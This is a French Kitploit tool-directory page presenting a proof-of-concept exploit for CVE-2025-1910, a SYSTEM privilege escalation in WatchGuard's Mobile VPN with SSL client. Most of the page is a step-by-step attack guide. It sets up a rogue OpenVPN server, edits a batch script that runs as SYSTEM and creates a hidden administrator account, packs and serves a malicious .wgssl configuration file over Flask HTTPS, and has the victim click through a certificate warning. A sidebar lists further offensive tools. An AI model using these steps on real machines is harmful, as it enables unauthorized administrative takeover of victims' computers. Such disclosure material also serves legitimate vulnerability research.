Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-1910-WatchGuard-Privilege-Escalation — Preuve de concept pour l'exploitation de CVE-2025-1910, une escalade de privilèges locaux au sein du client Mobile VPN with SSL de Watchguard. | Kitploit
Outils/GitHubGitHub/lutrasecurity/cve-2025-1910-watchguard-privilege-escalation
Escalade de PrivilègesGénération de PayloadsAnalyse des VulnérabilitésExploitationMouvement LatéralPost-ExploitationTests d'IntrusionCommandement et ContrôleRed Teaming
Partager
GitHublutrasecurity/cve-2025-1910-watchguard-privilege-escalation

CVE-2025-1910-WatchGuard-Privilege-Escalation

Preuve de concept pour l'exploitation de CVE-2025-1910, une escalade de privilèges locaux au sein du client Mobile VPN with SSL de Watchguard.

Voir le dépôt
32il y a 10 moisPas encore vérifié

WatchGuard Mobile VPN with SSL Client Privilege Escalation (CVE-2025-1910)

Une vulnérabilité d'élévation de privilèges dans Mobile VPN with SSL de WatchGuard <= 12.11.2 permet à un utilisateur à faibles privilèges d'exécuter des commandes en tant que SYSTEM sur le client. Testé avec la version 12.11.2 de Mobile VPN with SSL.

Pour plus de détails, consultez notre article de blog (version allemande).

Exploitation

Préparation sur le serveur attaquant


  1. Démarrer un serveur OpenVPN qui accepte toutes les connexions :
sudo openvpn --config server.conf

Serveur OpenVPN démarré.

  1. Modifier l'option remote dans ./client/client.ovpn pour pointer vers le serveur OpenVPN

  2. Modifier ./client/run.bat selon vos besoins, ce script sera exécuté en tant que SYSTEM. Par défaut, un nouvel utilisateur administrateur est créé (shinyNewAdmin)

  3. Créer le fichier malveillant WatchGuard client.wgssl :

cd client/

# Create checksum
md5sum client.ovpn run.bat > MD5SUM

# Pack into a .wgssl file
tar -czf ../client_exploit.wgssl client.ovpn  MD5SUM  run.bat

cd ..
  1. Servir le fichier malveillant client.wgssl via flask :
# Start the flask HTTPS server
sudo python3 srv.py

Serveur web Flask démarré.

Optionnellement, une nouvelle paire de certificat et clé peut être créée via openssl :

# Create certificate and private key for the HTTPS connection
openssl req -x509 -newkey rsa:4096 -nodes -out server.crt -keyout server.key -days 365 -subj "/CN=firebox"

Exploitation sur la machine victime

Ensuite, sur la machine victime où une version vulnérable de Mobile VPN with SSL est installée (par exemple la version 12.11.2, Téléchargement), essayez de vous connecter au serveur attaquant. Le nom d'utilisateur et le mot de passe saisis n'ont pas d'importance :

Connexion au serveur attaquant.

Cliquez sur Oui dans l'alerte de sécurité pour ignorer les avertissements de certificat :

Connexion au serveur attaquant.

Après que la connexion est établie avec succès, le fichier run.bat est exécuté et l'utilisateur shinyNewAdmin est créé :

L'utilisateur shinyNewAdmin a été créé.

Configuration

Sur le serveur attaquant, vous devez avoir Python, openssl et openvpn installés. De plus, le paquet Python flask doit être installé :

pip install -r requirements.txt

Nix Flake

Avec Nix installé, vous pouvez simplement démarrer le shell de développement :

nix develop

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    341
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    309

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →